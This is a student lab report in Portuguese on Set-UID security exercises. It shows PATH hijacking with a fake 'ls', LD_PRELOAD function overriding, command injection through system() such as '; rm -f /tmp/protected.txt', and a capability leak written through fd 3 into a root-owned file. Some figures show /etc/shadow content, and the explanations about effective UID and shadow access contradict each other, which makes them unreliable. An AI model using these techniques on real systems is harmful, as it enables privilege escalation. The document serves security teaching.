
Procedemos a modificar a variável de ambiente `PATH`, que define os diretórios onde o sistema procura executáveis. Ao colocarmos o `.` (ponto) no início estamos a informar ao sistema para procurar primeiro no diretório atual antes de passar para os diretórios padrão (`/usr/bin`). Isto é importante, dado que, se um programa Set-UID usar `system("ls")` (sem caminho absoluto), o sistema vai procurar por um ficheiro chamado `ls` no diretório atual antes de procurar o `/bin/`

ls. Depois, imprimimos o valor atual da variável PATH, permitindo verificar se a alteração foi aplicada corretamente. O resultado demonstra que o diretório atual (.) aparece várias vezes no início e no fim do PATH, o que aumenta o risco de execução de código malicioso localizado no diretório atual.

```
[11/06/25]seed@VM:~$ export PATH=.:$PATH
[11/06/25]seed@VM:~$ echo $PATH
.:usr/local/sbin:usr/local/bin:usr/sbin:usr/bin:sbin:bin:.
```

Figura 16: Variável PATH

No mesmo directório foi colocado um executável malicioso chamado ls, invocado ao invés do verdadeiro /bin/ls. O script foi desenhado para mostrar uma mensagem personalizada, revelar os IDs de utilizador (real e efetivo) e tentar criar um ficheiro em /tmp com permissões elevadas.




```
GNU nano 4.8          ls
#!/bin/zsh
echo "=== CÓDIGO MALICIOSO EXECUTADO! ==="
echo "UID efetivo: $EUID"
echo "UID real: $UID"
echo "Utilizador efetivo:"
whoami
echo ""
echo "Criando ficheiro em /tmp com privilégios root..."
touch /tmp/pwned_by_$(whoami)
/bin/ls -la /tmp/pwned_by_*
echo ""
echo "=== ATAQUE BEM SUCEDIDO! ==="
```

Figura 17: Script do programa malicioso “ls”

Após executarmos o programa, verificámos que tanto o UID efetivo como o real aparecem como 1000, correspondente ao utilizador seed. Isto indica que a shell /bin/zsh não manteve os privilégios de root, apesar de o programa ser Set-UID. Além disso, o ficheiro /tmp/pwned_by_seed foi criado com permissões do utilizador seed, e não de root.

Assim, a eficácia do ataque depende não apenas da existência de caminhos relativos em programas Set-UID, mas também da forma como a shell e o sistema operativo gerem os UIDs efetivos e reais.

Este comportamento demonstra que, embora o uso de caminhos relativos em programas Set-UID constitua uma vulnerabilidade grave, o sucesso da exploração está diretamente ligado ao comportamento da shell utilizada. No caso do zsh, embora não implemente as mesmas contramedidas que o dash, o ambiente de execução não preservou os privilégios de root durante a execução do código malicioso. Tal poderá dever-se à forma como a shell invoca subprocessos ou a restrições adicionais impostas pelo sistema operativo.



```
[11/06/25]seed@VM:~$ ./vulnerable
=== CÓDIGO MALICIOSO EXECUTADO! ===
UID efetivo: 1000
UID real: 1000
Utilizador efetivo:
seed

Criando ficheiro em /tmp com privilégios root...
-rw-rw-r-- 1 seed seed 0 Nov  6 13:17 /tmp/pwned_by_seed

=== ATAQUE BEM SUCEDIDO! ===
[11/06/25]seed@VM:~$ /bin/ls -la /tmp/pwned_by_*
-rw-rw-r-- 1 seed seed 0 Nov  6 13:17 /tmp/pwned by seed
```

Figura 18: Executar o programa vulnerable

Primeiro verificámos se /bin/sh é um link simbólico e confirmámos que está a apontar para /bin/zsh, o que permite que a função system() use o zsh em vez do dash (este último tem proteções contra Set-UID). De seguida, alterámos novamente a variável PATH e, recorrendo ao true ls, listámos o ficheiro malicioso ls no diretório atual para confirmar que ele existe e tem permissões de execução. Depois, com o true ls, inspecionámos os detalhes do programa

vulnerável e confirmámos que este tinha o bit set-UID ativo (-rwsr-xr-x) e pertencia ao utilizador root. Por fim, ao executar o programa verificámos que o código malicioso correu com privilégios de root, confirmando assim a escalada de privilégios.

```
[11/06/25]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Nov  6 13:51 /bin/sh -> /bin/zsh
[11/06/25]seed@VM:~$ export PATH=.:$PATH
[11/06/25]seed@VM:~$ echo $PATH
.:usr/local/sbin:usr/local/bin:usr/sbin:usr/bin:sbin:bin:usr/games:usr/
local/games:/snap/bin:~
[11/06/25]seed@VM:~$ /bin/ls -l ls
-rwxrwxr-x 1 seed seed 220 Nov  6 13:25 ls
[11/06/25]seed@VM:~$ /bin/ls -l vulnerable
-rwsr-xr-x 1 root root 16704 Nov  6 13:15 vulnerable
[11/06/25]seed@VM:~$ ./vulnerable
=== CÓDIGO MALICIOSO EXECUTADO! ===
UID efetivo: 0
Vou tentar ler /etc/shadow (só root pode!):
root!:18590:0:99999:7:::
daemon*:18474:0:99999:7:::
bin*:18474:0:99999:7:::
=== SUCESSO! Consegui ler ficheiro protegido! ===
```

Figura 19: Inserção do código malicioso

O comando whoami continuou a devolver seed, porque usa o UID real e não o UID efetivo. Pelo mesmo motivo, cat /etc/shadow falhou: esse ficheiro só é acessível se o processo tiver sido iniciado directamente como root. A simples elevação do UID efetivo não é suficiente para conceder acesso a ficheiros protegidos que são verificados pelo UID real.

```
[11/06/25]seed@VM:~$ whoami
seed
[11/06/25]seed@VM:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figura 20: Teste com os comandos whami e cat /etc/shadow

O whoami continua a mostrar seed, porque usa o UID real(seed) e não o UID efetivo (root). Pelo mesmo motivo, o cat falha, ou seja, só consegue aceder ao ficheiro quando o processo foi iniciado diretamente como root, pelo que a simples elevação do UID efetivo não é suficiente para lhe conceder acesso.

0.7. Task 7: The LD PRELOAD Environment Variable and Set-UID Programs

A variável LD_PRELOAD permite especificar bibliotecas que devem ser carregadas antes do resto. Isto possibilita sobre-escrever funções da biblioteca padrão (libc). Em programas onde o Set-UID está ativo, isto representa um risco de segurança, uma vez que um user malicioso pode injetar código arbitrário num programa privilegiado.


```
#include <stdio.h>
void sleep (int s)
{
    /* If this is invoked by a privileged program,
       void can do damages here! */

    printf("I am not sleeping!\n");
}
```

Figura 21: Função sleep definida

Esta função irá sobrescrever a função `sleep()` original da `libc`, uma vez que quando o `LD_PRELOAD` está ativo, o dynamic loader vai carregar esta versão primeiro, imprimindo uma mensagem em vez de pausar a execução. Para testar o comportamento do `LD_PRELOAD`, testamos em 4 cenários diferentes:

Cenário 1: Programa normal executado por user normal




```
olavo@olavo:~$ ./myprog
I am not sleeping!
```

Figura 22: Resultado da execução com programa normal e user normal

A biblioteca `libmylib.so.1.0.1` foi carregada com sucesso e a função `sleep()` personalizada foi executada. O programa não pausou 1 segundo, imprimindo imediatamente a mensagem.

Cenário 2: Programa com Set-UID root executado por User normal



```
olavo@olavo:~$ sudo chown root myprog
[sudo] password for olavo:
olavo@olavo:~$ sudo chmod 4755 myprog
olavo@olavo:~$ ./myprog
olavo@olavo:~$
```

Figura 23: Resultado da execução com programa SUID e user normal

A mensagem “I am not sleeping!” não apareceu. O programa pausou 1 segundo (comportamento normal da função `sleep()`). Isto indica que `LD_PRELOAD` foi ignorado pelo sistema.

Cenário 3: Programa com Set-UID root executado pelo root



```
olavo@olavo:~$ sudo su
root@olavo:/home/olavo# export LD_PRELOAD=./libmylib.so.1.0.1
root@olavo:/home/olavo# ./myprog
I am not sleeping!
```

Figura 24: Resultado da execução com programa SUID root e como root

Como o programa foi executado como root, `LD_PRELOAD` funciona e a biblioteca criada (`mylib.c`) é carregada.

Cenário 4: Programa com Set-UID user1 executado por outro user



```
olavo@olavo:~$ sudo chown user1 myprog
olavo@olavo:~$ sudo chmod 4755 myprog
olavo@olavo:~$ export LD_PRELOAD=./libmylib.so.1.0.1
olavo@olavo:~$ ./myprog
olavo@olavo:~$ _
```

Figura 25: Resultado da execução com programa SUID user1 e executado por outro user

Semelhante ao cenário 2, `LD_PRELOAD` foi ignorado porque o owner do programa (neste caso `user1`) é diferente do user que executa o programa.

Cenário	Owner do Programa	Quem executa	Real UID	Effective UID	LD_PRELOAD funciona
1	seed	seed	seed	seed	Sim
2	root	seed	seed	root	Não
3	root	root	root	root	Sim
4	user1	seed	seed	user1	Não

Para verificar se LD_PRELOAD está realmente no ambiente do processo, modificámos o programa (myprog.c) para imprimir explicitamente o valor da variável antes de chamar sleep().

```
char *ld_preload = getenv("LD_PRELOAD");

if (ld_preload) {
    printf("LD_PRELOAD esta defenido: %s\n", ld_preload);
} else {
    printf("LD_PRELOAD nao esta defenido\n");
}
```

Figura 26: Alterações feitas no código

De seguida executamos dois testes com esta versão do myprog.c:

1. Programa normal:

```
olavo@olavo:~$ export LD_PRELOAD=./libmylib.so.1.0.1
olavo@olavo:~$ ./myprog
LD_PRELOAD esta defenido: ./libmylib.so.1.0.1
I am not sleeping!
```

Figura 27: Resultado do teste com programa normal

Como podemos ver o LD_PRELOAD está presente no ambiente, logo a função sleep() feita por nós foi executada (a mensagem “I am not sleeping!” aparece).

2. Programa com Set-UID root:

```
olavo@olavo:~$ sudo chown root myprog
[sudo] password for olavo:
olavo@olavo:~$ sudo chmod 4755 myprog
olavo@olavo:~$ ./myprog
LD_PRELOAD nao esta defenido
olavo@olavo:~$
```

Figura 28: Resultado do teste com programa Set-UID

Como podemos ver neste caso, LD_PRELOAD não está presente no ambiente do processo com Set-UID, logo, a função sleep() da libc foi executada. Podemos concluir, com base nos testes realizados que, o dynamic linker remove variáveis LD_* quando o Real UID ≠ Effective UID.

0.8. Task 8: Invoking External Programs Using system() versus execve()

Nesta task pretende-se demonstrar as diferenças de segurança entre as funções system() e execve() quando utilizadas em programas Set-UID. Ambas permitem executar programas externos, no entanto, comportam-se de forma muito diferente em termos de segurança.

A função system() é mais perigosa porque invoca uma shell para executar o comando. Esta shell consegue interpretar metacaracteres especiais (ex: ; |), permitindo que um atacante injete comandos. Por outro lado, execve() executa os programas diretamente, sem invocar uma shell, tratando todos os argumentos como strings literais, prevenindo ataques de command injection.

1. Versão com system()

Foi compilado o programa catcall.c fornecido no guião, inicialmente configurada para utilizar a função system(). O programa foi compilado e configurado como Set-UID root.

```
olavo@olavo:~$ gcc catall.c -o catall
olavo@olavo:~$ sudo chown root catall
[sudo] password for olavo:
olavo@olavo:~$ sudo chmod 4755 catall
olavo@olavo:~$ ls -l catall
-rwsr-xr-x 1 root olavo 9152 nov  4 09:10 catall
```

Figura 29: Permissões do programa catall (Set-UID root)

Antes de explorar a vulnerabilidade, foi testado o funcionamento normal do programa:

```
olavo@olavo:~$ echo "teste" > /tmp/test.txt
olavo@olavo:~$ ./catall /tmp/test.txt
teste
```

Figura 30: Execução normal do programa

Como esperado, o programa exibiu corretamente o conteúdo do ficheiro /tmp/test.txt.

A vulnerabilidade de command injection ocorre porque system() passa o comando completo para /bin/sh, que interpreta caracteres especiais. O ";" é interpretado como um separador de comandos, permitindo executar múltiplos comandos numa linha.

1.1 Verificação identidade

```
olavo@olavo:~$ ./catall "/tmp/test.txt; whoami"
teste
root
```

Figura 31: Execução do comando whoami através de command injection

O comando executou com sucesso e mostrou root, confirmando que o comando injetado foi executado com privilégios elevados.

1.2 Visualização completa da identidade

```
olavo@olavo:~$ ./catall "/tmp/test.txt; id"
teste
uid=1000(olavo) gid=1000(olavo) euid=0(root) groups=1000(olavo),4(adm),24(cdrom)
```

Figura 32: Comando id mostrando uid=0(root)

O output confirmou que o processo está executar como uid=0(root), demonstrando que qualquer comando injetado herda os privilégios de root.

1.3 Delete de ficheiro que não é escrito por nós:

Foi criado um ficheiro protegido, pertencente a root, que um utilizador normal não pode modificar ou eliminar.

```
olavo@olavo:~$ sudo touch /tmp/protected.txt
[sudo] password for olavo:
olavo@olavo:~$ sudo chmod 644 /tmp/protected.txt
olavo@olavo:~$ sudo chown root:root /tmp/protected.txt
olavo@olavo:~$ ls -l /tmp/protected.txt
-rw-r--r-- 1 root root 0 nov  4 09:30 /tmp/protected.txt
```

Figura 33: Ficheiro protegido criado

Ao tentar eliminar o ficheiro manualmente, a operação é negada.

```
olavo@olavo:~$ rm /tmp/protected.txt
rm: remove write-protected regular empty file '/tmp/protected.txt'? y
rm: cannot remove '/tmp/protected.txt': Operation not permitted
```

Figura 34: Operation not permitted ao tentar eliminar manualmente

No entanto, quando usado o programa Set-UID vulnerável, foi possível eliminar o ficheiro.

```
olavo@olavo:~$ ./catall "/tmp/test.txt; rm -f /tmp/protected.txt"
teste
olavo@olavo:~$ ls -l /tmp/protected.txt
ls: cannot access '/tmp/protected.txt': No such file or directory
```

Figura 35: Ficheiro eliminado com sucesso

O ficheiro foi eliminado com sucesso, demonstrando que um utilizador sem privilégios conseguiu contornar o sistema de permissões do Linux e eliminar um ficheiro protegido, explorando a vulnerabilidade de command injection num programa Set-UID.

2. Versão com execve()

Para demonstrar a alternativa segura o código foi modificado para utilizar `execve()` em vez de `system()`. De seguida foi recompilado.

```
olavo@olavo:~$ sudo touch /tmp/protected2.txt
olavo@olavo:~$ sudo chmod 644 /tmp/protected2.txt
olavo@olavo:~$ sudo chown root:root /tmp/protected2.txt
olavo@olavo:~$ ./catall "/tmp/test.txt; rm -f /tmp/protected2.txt"
/bin/cat: '/tmp/test.txt; rm -f /tmp/protected2.txt': No such file or directory
```

Figura 36: Falha ao tentar eliminar ficheiro com `execve()`

O ataque falhou completamente. O `execve` tratou a string `/catall"/tmp/test.txt; rm -f /tmp/protected2.txt"`, como um nome de ficheiro único, não como comandos separados. Tentou abrir um ficheiro literalmente chamado `"/tmp/test.txt; rm -f /tmp/protected2.txt"`, que não existe.

O `execve()` passa os argumentos diretamente ao programa `/bin/cat`, que os interpreta literalmente. Não há shell intermediária para interpretar `;`, `&&` ou outros metacaracteres. O segundo argumento é simplesmente uma string que o programa tenta usar como nome de ficheiro.

0.9. Task 9: Capability Leaking

Nesta task tentamos compreender a vulnerabilidade de “capability leaking” que ocorre quando um programa Set-UID abre recursos privilegiados e depois dropa privilégios sem fechar esses recursos, deixando-os acessíveis ao processo não-privilegiado.

O primeiro passo é criar o ficheiro `/etc/zzz`, com permissões para apenas o owner conseguir escrever no ficheiro.

```
olavo@olavo:~$ sudo touch /etc/zzz
olavo@olavo:~$ sudo chmod 644 /etc/zzz
olavo@olavo:~$ sudo bash -c 'echo "Ficheiro critico do sistema" > /etc/zzz'
olavo@olavo:~$ ls -l /etc/zzz
-rw-r--r-- 1 root root 28 out 25 11:48 /etc/zzz
```

Figura 37: Confirmação do ficheiro `/etc/zzz` criado com permissões 644

Como podemos ver, ao tentar escrever no ficheiro sendo um user normal, a permissão é negada. Um user normal não consegue modificar `/etc/zzz`.

```
olavo@olavo:~$ echo "Problema resolvido" >> /etc/zzz
-bash: /etc/zzz: Permission denied
```

Figura 38: Tentativa de escrita com user normal

Ao compilar o programa criamos uma backdoor que permite contornar o sistema de permissões do Linux. Isto acontece pois o programa dropa privilégios, no entanto, o ficheiro continuo aberto, entregando o controlo a uma shell que vai herdar o acesso.

```
olavo@olavo:~$ gcc cap_leak.c -o cap_leak
olavo@olavo:~$ sudo chown root cap_leak
olavo@olavo:~$ sudo chmod 4755 cap_leak
olavo@olavo:~$ ls -l cap_leak
-rwsr-xr-x 1 root olavo 9232 out 25 11:57 cap_leak
```

Figura 39: Programa compilado com Set-UID

O programa conseguiu abrir `/etc/zzz` com sucesso e o file descriptor atribuído foi 3. “\$” é o prompt da shell que foi aberta pelo `execve()`. Estamos portanto, numa shell interativa, que esta a ser corrida como um user normal.

```
olavo@olavo:~$ ./cap_leak
fd is 3
$
```


Figura 40: Execução do programa

A [Figura 41](#) demonstra que estamos realmente numa shell sem privilegios. Qualquer acesso a recursos protegidos será devido ao uso da vulnerabilidade e não por termos privilegios.

```
$ id
uid=1000(olavo) gid=1000(olavo) groups=1000(olavo),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
```

Figura 41: Verificação de identidade

Os file descriptors 0,1,2 e 10 apontam todos para /dev/tty1, no entanto o fd3 aponta para /etc/zzz. O ficheiro foi aberto pelo programa com privilégios root, mesmo após dropar privilégios, permanece aberto e acessível à shell sem privilégios. Ao observar a [Figura 38](#), podemos ver que não nos foi permitido escrever como um user normal. Se tentarmos novamente mas usando o file descriptor, podemos contornar o sistema de permissões. Para isso usamos o seguinte comando:



```
echo "Escrito por fd3" >&3
```

Figura 42: Comando usado para explorar vulnerabilidade

O que acontece ao utilizar este comando, é que a shell vê o operador >&3 e reconhece como redireccionamento de output para FD 3. O kernel apenas verifica se o fd existe e está aberto para escrita. Como o fd = 3, foi aberto com O_RDWR permite a escrita, logo vai escrever. Ao sairmos da shell interativa, podemos verificar se o ficheiro foi realmente modificado.



```
olavo@olavo:~$ cat /etc/zzz
Ficheiro critico do sistema
Escrito por fd3
```

Figura 43: Comando usado para explorar vulnerabilidade

O ataque foi bem sucedido, um ficheiro pertence a root, onde outros (que não o owner) apenas podem ler, foi transformado por um user normal devido a exploração do capability leak. Com isto um atacante poderia adicionar um novo utilizador root sem password em /etc/passwd, injetar código malicioso ou até exfiltrar dados.